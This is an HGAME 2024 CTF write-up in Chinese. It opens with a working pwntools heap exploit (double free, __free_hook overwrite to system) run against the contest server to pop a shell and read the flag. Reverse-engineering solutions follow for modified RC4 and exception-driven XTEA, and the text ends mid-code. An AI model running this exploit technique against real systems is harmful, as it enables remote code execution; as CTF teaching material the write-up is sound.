25 0x7fca2b341c40: 0x0000000000000000      0x0000000000000000
26 0x7fca2b341c50: 0x0000000000000000      0x0000000000000000
27 0x7fca2b341c60: 0x0000000000000000      0x0000000000000000
28 0x7fca2b341c70: 0x0000000000000000      0x0000000000000000
29 0x7fca2b341c80: 0x0000000000000000      0x0000000000000000
30 0x7fca2b341c90: 0x0000000000000000      0x0000000000000000
31 0x7fca2b341ca0: 0x000055d832cf9b70      0x000055d832cf9350
32 0x7fca2b341cb0: 0x000055d832cf9350      0x000055d832cf9350
33 pwndbg>

```

GLIBC 2.27具有tcache double free检查。我们需要先填满该块大小的tcache，以将目标块的一个引用副本直接放到fastbin里面，再清空tcache，将另一个副本正常放入tcache。

<https://github.com/stong/how-to-exploit-a-double-free>

于是不难编写最终的exp脚本：

```

1 from pwn import *
2
3 vuln = ELF("./vuln")
4 libc = ELF("./libc-2.27.so")
5 context.binary = vuln
6
7 PROMPT_CHOICES = b"Your choice:"
8 PROMPT_INDEX = b"Index: "
9 PROMPT_SIZE = b"Size: "
10 PROMPT_CONTENT = b"Content: "
11
12 def add_note(r: remote | process, index: int, size: int, content: bytes):
13     assert 0 <= index <= 0xF and 0 <= size <= 0xFF and len(content) <= size
14     r.sendlineafter(PROMPT_CHOICES, b"1")
15     r.sendlineafter(PROMPT_INDEX, str(index).encode("ascii"))
16     r.sendlineafter(PROMPT_SIZE, str(size).encode("ascii"))
17     r.sendafter(PROMPT_CONTENT, content)
18
19 def show_note(r: remote | process, index: int) -> bytes:
20     assert 0 <= index <= 0xF
21     r.sendlineafter(PROMPT_CHOICES, b"2")

```

```

22     r.sendlineafter(PROMPT_INDEX, str(index).encode("ascii"))
23     return r.recvuntil(b"\n", drop=True)
24
25 def delete_note(r: remote | process, index: int):
26     assert 0 <= index <= 0xF
27     r.sendlineafter(PROMPT_CHOICES, b"3")
28     r.sendlineafter(PROMPT_INDEX, str(index).encode("ascii"))
29
30 SIZE_A = 0xF8
31 SIZE_B = 0x18
32
33 ADDR_MAIN_ARENA = libc.symbols["__malloc_hook"] + 0x10
34
35 with remote("139.196.183.57", 30402) as r:
36     # with process("./vuln") as r:
37         add_note(r, 0, SIZE_A, b"A")
38         add_note(r, 1, SIZE_B, b"B")
39         add_note(r, 2, SIZE_A, b"C")
40
41         for i in range(7):
42             add_note(r, 3 + i, SIZE_A, b"T")
43         for i in range(7):
44             delete_note(r, 3 + i)
45         delete_note(r, 0)
46         delete_note(r, 1)
47
48         for i in range(6):
49             add_note(r, 0, SIZE_B - i, b"D" * (SIZE_B - i))
50             delete_note(r, 0)
51         add_note(r, 0, SIZE_B - 6, b"E" * (SIZE_B - 8) + p16((SIZE_A + 8) +
(SIZE_B + 8)))
52
53         delete_note(r, 2)
54
55         for i in range(7):
56             add_note(r, 1 + i, SIZE_A, b"T")
57
58         add_note(r, 8, SIZE_A, b"F")
59         res = show_note(r, 0)
60         info(hexdump(res))
61         addr_main_arena = u64(res.ljust(8, b"\x00")) - 0x60
62         libc_base = addr_main_arena - ADDR_MAIN_ARENA
63         info(f"libc base: {hex(libc_base)}")
64         assert libc_base > 0x700000000000
65         addr_free_hook = libc_base + libc.symbols["__free_hook"]
66         info(f"__free_hook: {hex(addr_free_hook)}")
67         addr_system = libc_base + libc.symbols["system"]

```

```

68     info(f"system: {hex(addr_system)}")
69
70     for i in range(6):
71         delete_note(r, 1 + i)
72     delete_note(r, 8)
73     add_note(r, 1, SIZE_A, b"G")
74     delete_note(r, 7)
75
76     add_note(r, 2, SIZE_B, b"H")
77     for i in range(7):
78         add_note(r, 5 + i, SIZE_B, b"T")
79     for i in range(7):
80         delete_note(r, 5 + i)
81     delete_note(r, 0)
82     for i in range(7):
83         add_note(r, 5 + i, SIZE_B, b"/bin/sh\x00")
84     delete_note(r, 2)
85
86     add_note(r, 0, SIZE_B, p64(addr_free_hook - 0x10))
87     add_note(r, 2, SIZE_B, b"I")
88
89     add_note(r, 3, SIZE_B, p64(addr_system))
90     delete_note(r, 5)
91     r.interactive()
92

```

```

1  mantlebao@LAPTOP-RONG-
   BAO:/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment$ python
   ../sol.py
2  [*] '/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment/vuln'
3     Arch:      amd64-64-little
4     RELRO:     Partial RELRO
5     Stack:     Canary found
6     NX:        NX enabled
7     PIE:       PIE enabled
8  [*] '/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment/libc-2.27.so'
9     Arch:      amd64-64-little
10    RELRO:     Partial RELRO
11    Stack:     Canary found
12    NX:        NX enabled
13    PIE:       PIE enabled
14  [+] Opening connection to 139.196.183.57 on port 30402: Done
15  [*] 00000000  a0 ec 8e da  a0 7f                                |....|..|
16     00000006
17  [*] libc base: 0x7fa0da503000

```



```
18 [*] __free_hook: 0x7fa0da8f08e8
19 [*] system: 0x7fa0da552420
20 [*] Switching to interactive mode
21 $ id
22 /bin/sh: 1: id: not found
23 $ cat /flag
24 hgame{85ff1719d1f3a73db9b24485664b8d8900d76fdd}
25 $ exit
26 1.Add note
27 2.Show note
28 3.Delete note
29 4.Exit
30 Your choice:$ 4
31 [*] Got EOF while reading in interactive
32 $
33 [*] Closed connection to 139.196.183.57 port 30402
34 mantlebao@LAPTOP-RONG-
    BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment$
```

```
hgame{85ff1719d1f3a73db9b24485664b8d8900d76fdd}
```

Reverse | AK

findme | Done

什么乱七八糟的数据



findme.zip

12.12KB



文件嵌入+花指令。

首先看到main函数里面访问了data区的很大一块内存。开头两个dword值为b"MZ"，那么考虑文件嵌入。

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     sub_140001010("hgame{It_is_a_fake_flag!HaHaHa}\n", argv, envp);
4     sub_140001010("you should try to decrypt it:\n");
5     sub_140001010("aGdhbWV7SXRfaXNfYWxzbl9hX2Zha2VfZmxhZyFIYUhhSGFIYX0=");
6     puts(Buffer);
7     return 0;
8 }
```

dump出来进一步分析。



data.py

114.03KB



```
1 DATA: list[int]
2
3 with open("./findme/data.py") as f:
4     exec(f.read())
5
6 assert all(0 <= x <= 0xFF for x in DATA)
7
8 with open("./findme/dec.exe", "wb") as f:
9     f.write(bytes(DATA))
10
```



dec.exe

9.50KB



需要patch很多jz/jnz的花指令。发现主要算法是一个RC4，但是密钥流生成方式进行了一些修改。

```
1 void __cdecl rc4_stream(unsigned int a1)
2 {
3     int i; // ecx
4     int v2; // ebx
5     int j; // esi
6     uint8_t v4; // dl
7     int K[256]; // [esp+Ch] [ebp-400h] BYREF
8
9     memset(K, 0, sizeof(K));
10    for ( i = 0; i < 256; ++i )
11    {
12        S[i] = -(char)i;
13        K[i] = buf_key[i % a1];
14    }
15    v2 = 0;
16    for ( j = 0; j < 256; ++j )
17    {
18        v4 = S[j];
19        v2 = (v4 + K[j] + v2) % 256;
20        S[j] = S[v2];
21        S[v2] = v4;
22    }
```

```

23 }
24
25 void __cdecl sub_43110C(unsigned int len)
26 {
27     int i; // ebx
28     unsigned int v2; // edi
29     int j; // esi
30     uint8_t v4; // cl
31
32     i = 0;
33     v2 = 0;
34     if ( len )
35     {
36         j = 0;
37         do
38         {
39             i = (i + 1) % 256;
40             v4 = S[i];
41             j = (v4 + j) % 256;
42             S[i] = S[j];
43             S[j] = v4;
44             buf_input[v2++] += buf_input[-(unsigned __int8)(v4 + S[i])];
45         }
46         while ( v2 < len );
47     }
48 }

```

这里需要注意的是，由于 `buf_input` 与 `S` 是相邻的，所以 `buf_input[-(unsigned __int8)(v4 + S[i])]` 等价于 `S[256 - (uint8_t)(v4 + S[i])]`。

那么我们不难写出解密代码：

```

1 from pwn import *
2
3 def RC4Stream(key: bytes, len_text: int):
4     S = bytearray((-i) & 0xFF for i in range(256))
5     j = 0
6     for i in range(256):
7         j = (j + S[i] + key[i % len(key)]) % 256
8         S[i], S[j] = S[j], S[i]
9     i = j = 0
10    for _ in range(len_text):
11        i = (i + 1) % 256
12        j = (j + S[i]) % 256
13        S[i], S[j] = S[j], S[i]

```

```

14         yield S[-((S[i] + S[j]) & 0xFF)]
15
16 ARR_TARGET = [0x7D, 0x2B, 0x43, 0xA9, 0xB9, 0x6B, 0x93, 0x2D, 0x9A, 0xD0,
17               0x48, 0xC8, 0xEB, 0x51, 0x59, 0xE9, 0x74, 0x68, 0x8A, 0x45, 0x6B, 0xBA, 0xA7,
18               0x16, 0xF1, 0x10, 0x74, 0xD5, 0x41, 0x3C, 0x67, 0x7D]
19 ARR_KEY = b"deadbeef"
20
21 result = bytes(
22     (x - k) & 0xFF for x, k in zip(ARR_TARGET, RC4Stream(ARR_KEY,
23     len(ARR_TARGET)))
24 )
25
26 success(result.decode(errors="ignore"))
27
28

```

```

1 PS D:\Workspace\rev\hgame_2024\week_3> &
   d:/Workspace/pwnenv/Scripts/python.exe
   d:/Workspace/rev/hgame_2024/week_3/findme/sol.py
2 [+] hgame{Fl0w3rs_Ar3_Very_fr4grant}
3 PS D:\Workspace\rev\hgame_2024\week_3>

```

hgame{Fl0w3rs_Ar3_Very_fr4grant}

mystery | Done

代码不见了



mystery.zip
2.82KB



init, fini数组, RC4, 魔改RC4。

IDA打开发现main函数是空的。

```

1 __int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
4     return 0LL;
5 }

```

考虑glibc提供的init和fini函数指针数组中存在代码。

```

.init_array:0000000000003D80 ; ELF Initialization Function Table
.init_array:0000000000003D80 ; =====
.init_array:0000000000003D80
.init_array:0000000000003D80 ; Segment type: Pure data
.init_array:0000000000003D80 ; Segment permissions: Read/Write
.init_array:0000000000003D80 _init_array segment qword public 'DATA' use64
.init_array:0000000000003D80 assume cs:_init_array
.init_array:0000000000003D80 ;org 3D80h
.init_array:0000000000003D80 off_3D80 dq offset sub_13D0, offset fun_init_1
.init_array:0000000000003D80 ; DATA XREF: LOAD:0000000000000168↑o
.init_array:0000000000003D80 ; LOAD:00000000000002F0↑o ...
.init_array:0000000000003D80 _init_array ends
.init_array:0000000000003D80
.fini_array:0000000000003D90 ; ELF Termination Function Table
.fini_array:0000000000003D90 ; =====
.fini_array:0000000000003D90
.fini_array:0000000000003D90 ; Segment type: Pure data
.fini_array:0000000000003D90 ; Segment permissions: Read/Write
.fini_array:0000000000003D90 _fini_array segment qword public 'DATA' use64
.fini_array:0000000000003D90 assume cs:_fini_array
.fini_array:0000000000003D90 ;org 3D90h
.fini_array:0000000000003D90 off_3D90 dq offset sub_1390, offset fun_fini_1
.fini_array:0000000000003D90 ; DATA XREF: init+1D↑o
.fini_array:0000000000003D90 _fini_array ends
.fini_array:0000000000003D90

```

```

1 void __fastcall fun_init_1()
2 {
3     unsigned __int64 v0; // rax
4
5     *(_QWORD *)arr_plain ^= 0x2F2F2F2F2F2F2FuLL;
6     *(_WORD *)&arr_plain[8] ^= 0x2F2Fu;
7     *(_DWORD *)arr_K ^= 0x2F2F2F2Fu;
8     *(_WORD *)&arr_K[4] ^= 0x2F2Fu;
9     v0 = strlen((const char *)arr_K);
10    rc4_sched(arr_S, arr_K, v0);
11    rc4_stream(arr_S, arr_plain, strlen((const char *)arr_plain));
12 }
13
14 void __fastcall fun_fini_1()
15 {
16     puts("please input your flag:\n");
17     __isoc99_scanf("%s", &s_input);
18     memset(arr_S, 0, sizeof(arr_S));
19     rc4_sched(arr_S, arr_plain, strlen((const char *)arr_plain));
20     rc4prime_stream(arr_S, &s_input, strlen((const char *)&s_input));
21     if ( !strcmp((const char *)&s_input, arr_cipher) )
22         puts("Congratulations!\n");
23     else
24         puts("Wrong!please try again!");
25 }

```

（上面函数已经经过重命名。）我们不难发现代码实现了一个RC4 key scheduler，并分别使用异或和减法进行加密操作。

```
1 void __fastcall rc4_sched(uint8_t *S, uint8_t *K, unsigned __int64 len_K)
2 {
3     unsigned __int64 i; // rcx
4     __int64 v4; // rcx
5     int v5; // eax
6     uint8_t v6; // si
7     unsigned int v7; // edx
8     uint8_t *v8; // rdx
9     _DWORD T[258]; // [rsp+0h] [rbp-418h] BYREF
10    unsigned __int64 v10; // [rsp+408h] [rbp-10h]
11
12    v10 = __readfsqword(0x28u);
13    memset(T, 0, 0x400uLL);
14    for ( i = 0LL; i != 256; ++i )
15    {
16        S[i] = i;
17        T[i] = K[i % len_K];
18    }
19    v4 = 0LL;
20    v5 = 0;
21    do
22    {
23        v6 = S[v4];
24        v7 = (T[v4] + v6 + v5) >> 31;
25        v5 = (unsigned __int8)(HIBYTE(v7) + LOBYTE(T[v4]) + v6 + v5) - HIBYTE(v7);
26        v8 = &S[v5];
27        S[v4++] = *v8;
28        *v8 = v6;
29    }
30    while ( v4 != 256 );
31 }
32
33 void __fastcall rc4_stream(uint8_t *S, uint8_t *plain, __int64 len)
34 {
35     uint8_t *v3; // r10
36     int v4; // r9d
37     int v5; // r8d
38     uint8_t *v6; // rax
39     uint8_t v7; // dl
40     uint8_t *v8; // rcx
41
42     if ( len )
43     {
```

```

44     v3 = &plain[len];
45     LOBYTE(v4) = 0;
46     LOBYTE(v5) = 0;
47     do
48     {
49         v5 = (unsigned __int8)(v5 + 1);
50         v6 = &S[v5];
51         v7 = *v6;
52         v4 = (unsigned __int8)(*v6 + v4);
53         v8 = &S[v4];
54         *v6 = *v8;
55         *v8 = v7;
56         *plain++ ^= S[(unsigned __int8)(*v6 + v7)];
57     }
58     while ( v3 != plain );
59 }
60 }
61
62 void __fastcall rc4prime_stream(uint8_t *S, uint8_t *plain, __int64 len)
63 {
64     uint8_t *v3; // r10
65     int v4; // r9d
66     int v5; // r8d
67     uint8_t *v6; // rax
68     uint8_t v7; // dl
69     uint8_t *v8; // rcx
70
71     if ( len )
72     {
73         v3 = &plain[len];
74         LOBYTE(v4) = 0;
75         LOBYTE(v5) = 0;
76         do
77         {
78             v5 = (unsigned __int8)(v5 + 1);
79             v6 = &S[v5];
80             v7 = *v6;
81             v4 = (unsigned __int8)(*v6 + v4);
82             v8 = &S[v4];
83             *v6 = *v8;
84             *v8 = v7;
85             *plain++ -= S[(unsigned __int8)(*v6 + v7)];
86         }
87         while ( v3 != plain );
88     }
89 }

```

那么我们在理清密钥和输入的关系后，不难写出解密脚本。

```
1 from pwn import *
2
3 arr_plain = [0x4D, 0x4E, 0x41, 0x70, 0x4B, 0x4A, 0x4D, 0x5A, 0x48, 0x0E]
4 arr_K = [0x44, 0x4A, 0x56, 0x44, 0x4A, 0x56]
5 arr_cipher = [0x50, 0x42, 0x38, 0x4D, 0x4C, 0x54, 0x90, 0x6F, 0xFE, 0x6F,
6               0xBC, 0x69, 0xB9, 0x22, 0x7C, 0x16, 0x8F, 0x44, 0x38, 0x4A, 0xEF, 0x37, 0x43,
7               0xC0, 0xA2, 0xB6, 0x34, 0x2C, 0x00]
8
9 arr_plain = bytes(map(lambda x: x ^ 0x2F, arr_plain))
10 arr_K = bytes(map(lambda x: x ^ 0x2F, arr_K))
11 arr_cipher = bytes(arr_cipher)
12
13 def RC4Stream(key: bytes, text: bytes):
14     S = bytearray(range(256))
15     j = 0
16     for i in range(256):
17         j = (j + S[i] + key[i % len(key)]) % 256
18         S[i], S[j] = S[j], S[i]
19     i = j = 0
20     for _ in range(len(text)):
21         i = (i + 1) % 256
22         j = (j + S[i]) % 256
23         S[i], S[j] = S[j], S[i]
24         k = S[(S[i] + S[j]) % 256]
25         yield k
26
27 def RC4(key: bytes, text: bytes):
28     return bytes(c ^ k for c, k in zip(text, RC4Stream(key, text)))
29
30 def RC4Var(key: bytes, text: bytes):
31     return bytes((c + k) & 0xFF for c, k in zip(text, RC4Stream(key, text)))
32
33 arr_plain = RC4(arr_K, arr_plain)
34 result = RC4Var(arr_plain, arr_cipher)
35 success(result.decode(errors='ignore'))
```

```
1 PS D:\Workspace\rev\hgame_2024\week_3> &
2 d:/Workspace/pwnenv/Scripts/python.exe
3 d:/Workspace/rev/hgame_2024/week_3/mystery/sol.py
4
5 [+] hgame{I826-2e904t-4t98-9i82}
6
7 PS D:\Workspace\rev\hgame_2024\week_3>
```


hgame{I826-2e904t-4t98-9i82}

crackme | Done



crackme.zip

12.49KB



MSVC异常处理。

不难发现三个catch块：

```
1 .text:00007FF75D9B51E1 ; -----
-----
2 .text:00007FF75D9B51E1
3 .text:00007FF75D9B51E1 L_EH_1: ; DATA XREF:
.rdata:00007FF75D9B6D34!o
4 .text:00007FF75D9B51E1 ;
.pdata:00007FF75D9BA6B4!o ...
5 .text:00007FF75D9B51E1 ; catch(...) // owned by 7FF75D9B191C
6 .text:00007FF75D9B51E1 mov [rsp+148h+var_138], rdx
7 .text:00007FF75D9B51E6 push rbp
8 .text:00007FF75D9B51E7 sub rsp, 20h
9 .text:00007FF75D9B51EB mov rbp, rdx
10 .text:00007FF75D9B51EE mov eax, [rbp+30h]
11 .text:00007FF75D9B51F1 and eax, 3
12 .text:00007FF75D9B51F4 mov eax, [rbp+rax*4+40h]
13 .text:00007FF75D9B51F8 mov ecx, [rbp+30h]
14 .text:00007FF75D9B51FB add ecx, eax
15 .text:00007FF75D9B51FD mov eax, ecx
16 .text:00007FF75D9B51FF mov ecx, [rbp+2Ch]
17 .text:00007FF75D9B5202 shr ecx, 5
18 .text:00007FF75D9B5205 mov edx, [rbp+2Ch]
19 .text:00007FF75D9B5208 shl edx, 4
20 .text:00007FF75D9B520B xor edx, ecx
21 .text:00007FF75D9B520D mov ecx, edx
22 .text:00007FF75D9B520F add ecx, [rbp+2Ch]
23 .text:00007FF75D9B5212 xor ecx, eax
24 .text:00007FF75D9B5214 mov eax, ecx
25 .text:00007FF75D9B5216 mov ecx, [rbp+24h]
26 .text:00007FF75D9B5219 add ecx, eax
27 .text:00007FF75D9B521B mov eax, ecx
28 .text:00007FF75D9B521D mov [rbp+24h], eax
29 .text:00007FF75D9B5220 lea rax, L_EH_1_RESUME
30 .text:00007FF75D9B5227 add rsp, 20h
```

```

31 .text:00007FF75D9B522B      pop     rbp
32 .text:00007FF75D9B522C      retn
33 .text:00007FF75D9B522C ; -----
    -----
34 .text:00007FF75D9B522D      align 2
35 .text:00007FF75D9B522E
36 .text:00007FF75D9B522E L_EH_2:                                ; DATA XREF:
    .rdata:00007FF75D9B6D3B\o
37 .text:00007FF75D9B522E      ;
    .pdata:00007FF75D9BA6C0\o ...
38 .text:00007FF75D9B522E ; catch(...) // owned by 7FF75D9B1942
39 .text:00007FF75D9B522E      mov     [rsp+arg_8], rdx
40 .text:00007FF75D9B5233      push    rbp
41 .text:00007FF75D9B5234      sub     rsp, 20h
42 .text:00007FF75D9B5238      mov     rbp, rdx
43 .text:00007FF75D9B523B      mov     eax, [rbp+30h]
44 .text:00007FF75D9B523E      shr     eax, 0Bh
45 .text:00007FF75D9B5241      and     eax, 3
46 .text:00007FF75D9B5244      mov     eax, [rbp+rax*4+40h]
47 .text:00007FF75D9B5248      mov     ecx, [rbp+30h]
48 .text:00007FF75D9B524B      add     ecx, eax
49 .text:00007FF75D9B524D      mov     eax, ecx
50 .text:00007FF75D9B524F      mov     ecx, [rbp+24h]
51 .text:00007FF75D9B5252      shr     ecx, 6
52 .text:00007FF75D9B5255      mov     edx, [rbp+24h]
53 .text:00007FF75D9B5258      shl     edx, 5
54 .text:00007FF75D9B525B      xor     edx, ecx
55 .text:00007FF75D9B525D      mov     ecx, edx
56 .text:00007FF75D9B525F      add     ecx, [rbp+24h]
57 .text:00007FF75D9B5262      xor     ecx, eax
58 .text:00007FF75D9B5264      mov     eax, ecx
59 .text:00007FF75D9B5266      mov     ecx, [rbp+2Ch]
60 .text:00007FF75D9B5269      add     ecx, eax
61 .text:00007FF75D9B526B      mov     eax, ecx
62 .text:00007FF75D9B526D      mov     [rbp+2Ch], eax
63 .text:00007FF75D9B5270      lea     rax, L_EH_2_RESUME
64 .text:00007FF75D9B5277      add     rsp, 20h
65 .text:00007FF75D9B527B      pop     rbp
66 .text:00007FF75D9B527C      retn
67 .text:00007FF75D9B527C ; -----
    -----
68 .text:00007FF75D9B527D      align 2
69 .text:00007FF75D9B527E
70 .text:00007FF75D9B527E L_EH_3:                                ; DATA XREF:
    .rdata:00007FF75D9B6D42\o
71 .text:00007FF75D9B527E      ;
    .pdata:00007FF75D9BA6CC\o ...

```

```

72 .text:00007FF75D9B527E ;   catch(...) // owned by 7FF75D9B1968
73 .text:00007FF75D9B527E             mov     [rsp+arg_8], rdx
74 .text:00007FF75D9B5283             push    rbp
75 .text:00007FF75D9B5284             sub     rsp, 20h
76 .text:00007FF75D9B5288             mov     rbp, rdx
77 .text:00007FF75D9B528B             mov     eax, [rbp+3Ch]
78 .text:00007FF75D9B528E             mov     ecx, [rbp+30h]
79 .text:00007FF75D9B5291             xor     ecx, eax
80 .text:00007FF75D9B5293             mov     eax, ecx
81 .text:00007FF75D9B5295             mov     [rbp+30h], eax
82 .text:00007FF75D9B5298             lea     rax, L_EH_3_RESUME
83 .text:00007FF75D9B529F             add     rsp, 20h
84 .text:00007FF75D9B52A3             pop     rbp
85 .text:00007FF75D9B52A4             retn
86 .text:00007FF75D9B52A4 ; -----
    -----

```

```

1  __int64 (__fastcall *__fastcall L_EH_1(__int64 a1, _DWORD *a2))()
2  {
3      a2[9] += (a2[(a2[12] & 3) + 16] + a2[12]) ^ (a2[11] + ((a2[11] >> 5) ^ (16 *
4          a2[11])));
5      return L_EH_1_RESUME;
6  }
7  __int64 (__fastcall *__fastcall L_EH_2(__int64 a1, _DWORD *a2))()
8  {
9      a2[11] += (a2[((a2[12] >> 11) & 3) + 16] + a2[12]) ^ (a2[9] + ((a2[9] >> 6)
10         ^ (32 * a2[9])));
11      return L_EH_2_RESUME;
12  }
13 void (*__fastcall L_EH_3(__int64 a1, _DWORD *a2))()
14 {
15     a2[12] ^= a2[15];
16     return L_EH_3_RESUME;
17 }

```

其实现了一个加密和key scheduling均经过修改的XTEA。

```

1 .text:00007FF75D9B18A8 ;   try {
2 .text:00007FF75D9B18A8             mov     [rsp+148h+i_blk], 0
3 .text:00007FF75D9B18B0             jmp     short L_ENC_BLOCKS_BODY

```

```

4  .text:00007FF75D9B18B2 ; -----
   -----
5  .text:00007FF75D9B18B2
6  .text:00007FF75D9B18B2 L_ENC_BLOCKS_NEXT: ; CODE XREF:
   main+35C↓j
7  .text:00007FF75D9B18B2          mov     eax, [rsp+148h+i_blk]
8  .text:00007FF75D9B18B6          add     eax, 2
9  .text:00007FF75D9B18B9          mov     [rsp+148h+i_blk], eax
10 .text:00007FF75D9B18BD
11 .text:00007FF75D9B18BD L_ENC_BLOCKS_BODY: ; CODE XREF:
   main+240↑j
12 .text:00007FF75D9B18BD          cmp     [rsp+148h+i_blk], 8
13 .text:00007FF75D9B18C2          jge     L_ENC_BLOCKS_DONE
14 .text:00007FF75D9B18C8          movsxd  rax, [rsp+148h+i_blk]
15 .text:00007FF75D9B18CD          mov     rdx, rax
16 .text:00007FF75D9B18D0          lea     rcx, [rsp+148h+var_78]
17 .text:00007FF75D9B18D8          call   fun_deref_add4m
18 .text:00007FF75D9B18DD          mov     eax, [rax]
19 .text:00007FF75D9B18DF          mov     [rsp+148h+v_0], eax
20 .text:00007FF75D9B18E3          mov     eax, [rsp+148h+i_blk]
21 .text:00007FF75D9B18E7          inc     eax
22 .text:00007FF75D9B18E9          cdqe
23 .text:00007FF75D9B18EB          mov     rdx, rax
24 .text:00007FF75D9B18EE          lea     rcx, [rsp+148h+var_78]
25 .text:00007FF75D9B18F6          call   fun_deref_add4m
26 .text:00007FF75D9B18FB          mov     eax, [rax]
27 .text:00007FF75D9B18FD          mov     [rsp+148h+v_1], eax
28 .text:00007FF75D9B1901          mov     [rsp+148h+rounds], 0
29 .text:00007FF75D9B1909          jmp     short L_ENC_ROUNDS_BODY
30 .text:00007FF75D9B190B ; -----
   -----
31 .text:00007FF75D9B190B
32 .text:00007FF75D9B190B L_ENC_ROUNDS_NEXT: ; CODE XREF:
   main:L_EH_3_RESUME↓j
33 .text:00007FF75D9B190B          mov     eax, [rsp+148h+rounds]
34 .text:00007FF75D9B190F          inc     eax
35 .text:00007FF75D9B1911          mov     [rsp+148h+rounds], eax
36 .text:00007FF75D9B1915
37 .text:00007FF75D9B1915 L_ENC_ROUNDS_BODY: ; CODE XREF:
   main+299↑j
38 .text:00007FF75D9B1915          cmp     [rsp+148h+rounds], 32
39 .text:00007FF75D9B191A          jge     short L_ENC_ROUNDS_DONE
40 .text:00007FF75D9B191A ; } // starts at 7FF75D9B18A8
41 .text:00007FF75D9B191C ; try {
42 .text:00007FF75D9B191C          lea     rax, aException ; "exception"
43 .text:00007FF75D9B1923          mov     [rsp+148h+pExceptionObject], rax
44 .text:00007FF75D9B192B          lea     rdx, __TI2PEAD ; pThrowInfo

```

```

45 .text:00007FF75D9B1932          lea     rcx,
    [rsp+148h+pExceptionObject] ; pExceptionObject
46 .text:00007FF75D9B193A          call    _CxxThrowException
47 .text:00007FF75D9B193A ; -----
    -----

48 .text:00007FF75D9B193F          align 20h
49 .text:00007FF75D9B1940          jmp     short $+2
50 .text:00007FF75D9B1940 ; } // starts at 7FF75D9B191C
51 .text:00007FF75D9B1942 ; -----
    -----

52 .text:00007FF75D9B1942
53 .text:00007FF75D9B1942 L_EH_1_RESUME: ; CODE XREF:
    main+2D0↑j
54 .text:00007FF75D9B1942 ; DATA XREF:
    main+3BB0↓o

55 .text:00007FF75D9B1942 ; try {
56 .text:00007FF75D9B1942          lea     rax, aException_0 ; "exception"
57 .text:00007FF75D9B1949          mov     [rsp+arg_98], rax
58 .text:00007FF75D9B1951          lea     rdx, __TI2PEAD ; pThrowInfo
59 .text:00007FF75D9B1958          lea     rcx, [rsp+arg_98] ;
    pExceptionObject
60 .text:00007FF75D9B1960          call    _CxxThrowException
61 .text:00007FF75D9B1960 ; -----
    -----

62 .text:00007FF75D9B1965          align 2
63 .text:00007FF75D9B1966          jmp     short $+2
64 .text:00007FF75D9B1966 ; } // starts at 7FF75D9B1942
65 .text:00007FF75D9B1968 ; -----
    -----

66 .text:00007FF75D9B1968
67 .text:00007FF75D9B1968 L_EH_2_RESUME: ; CODE XREF:
    main+2F6↑j
68 .text:00007FF75D9B1968 ; DATA XREF:
    main+3C00↓o

69 .text:00007FF75D9B1968 ; try {
70 .text:00007FF75D9B1968          lea     rax, aException_1 ; "exception"
71 .text:00007FF75D9B196F          mov     [rsp+arg_A0], rax
72 .text:00007FF75D9B1977          lea     rdx, __TI2PEAD ; pThrowInfo
73 .text:00007FF75D9B197E          lea     rcx, [rsp+arg_A0] ;
    pExceptionObject
74 .text:00007FF75D9B1986          call    _CxxThrowException
75 .text:00007FF75D9B1986 ; -----
    -----

76 .text:00007FF75D9B198B          align 4
77 .text:00007FF75D9B198C          jmp     short $+2
78 .text:00007FF75D9B198C ; } // starts at 7FF75D9B1968

```

```

79 .text:00007FF75D9B198E ; -----
-----

80 .text:00007FF75D9B198E
81 .text:00007FF75D9B198E L_EH_3_RESUME: ; CODE XREF:
main+31C↑j
82 .text:00007FF75D9B198E ; DATA XREF:
main+3C28↓o
83 .text:00007FF75D9B198E ; try {
84 .text:00007FF75D9B198E jmp L_ENC_ROUNDS_NEXT
85 .text:00007FF75D9B1993 ; -----
-----

86 .text:00007FF75D9B1993
87 .text:00007FF75D9B1993 L_ENC_ROUNDS_DONE: ; CODE XREF:
main+2AA↑j
88 .text:00007FF75D9B1993 movsxd rax, [rsp+148h+i_blk]
89 .text:00007FF75D9B1998 mov rdx, rax
90 .text:00007FF75D9B199B lea rcx, [rsp+148h+var_78]
91 .text:00007FF75D9B19A3 call fun_deref_add4m
92 .text:00007FF75D9B19A8 mov ecx, [rsp+148h+v_0]
93 .text:00007FF75D9B19AC mov [rax], ecx
94 .text:00007FF75D9B19AE mov eax, [rsp+148h+i_blk]
95 .text:00007FF75D9B19B2 inc eax
96 .text:00007FF75D9B19B4 cdqe
97 .text:00007FF75D9B19B6 mov rdx, rax
98 .text:00007FF75D9B19B9 lea rcx, [rsp+148h+var_78]
99 .text:00007FF75D9B19C1 call fun_deref_add4m
100 .text:00007FF75D9B19C6 mov ecx, [rsp+148h+v_1]
101 .text:00007FF75D9B19CA mov [rax], ecx
102 .text:00007FF75D9B19CC jmp L_ENC_BLOCKS_NEXT
103 .text:00007FF75D9B19D1 ; -----
-----

104 .text:00007FF75D9B19D1
105 .text:00007FF75D9B19D1 L_ENC_BLOCKS_DONE: ; CODE XREF:
main+252↑j
106 .text:00007FF75D9B19D1 lea rdx, [rsp+148h+var_40]
107 .text:00007FF75D9B19D9 lea rcx, [rsp+148h+var_78]
108 .text:00007FF75D9B19E1 call sub_7FF75D9B27F0
109 .text:00007FF75D9B19E6 movzx eax, al
110 .text:00007FF75D9B19E9 test eax, eax
111 .text:00007FF75D9B19EB jz short loc_7FF75D9B1A12
112 .text:00007FF75D9B19ED lea rdx, aRight ; "right!"
113 .text:00007FF75D9B19F4 mov rcx, cs:?cout@std@@@3V?
$basic_ostream@DU?$char_traits@D@std@@@1@A ; std::ostream std::cout
114 .text:00007FF75D9B19FB call sub_7FF75D9B2870

```

观察main函数汇编可以发现，在每轮加密中分别抛出三个异常，对应了三个异常处理函数，即为XTEA算法的三步 操作。同样我们也能够发现每次加密的块不重叠，以及密钥与delta的具体值。

那么我们不难写出解密程序：

```
1 #define _CRT_SECURE_NO_WARNINGS
2
3 #include <assert.h>
4 #include <stdio.h>
5 #include <stdbool.h>
6 #include <stdint.h>
7 #include <stdlib.h>
8 #include <string.h>
9 #include <time.h>
10 #include <ctype.h>
11 #include <wchar.h>
12
13 #pragma warning(push)
14 #pragma warning(disable:6031)
15
16 static uint32_t cipher[] = {
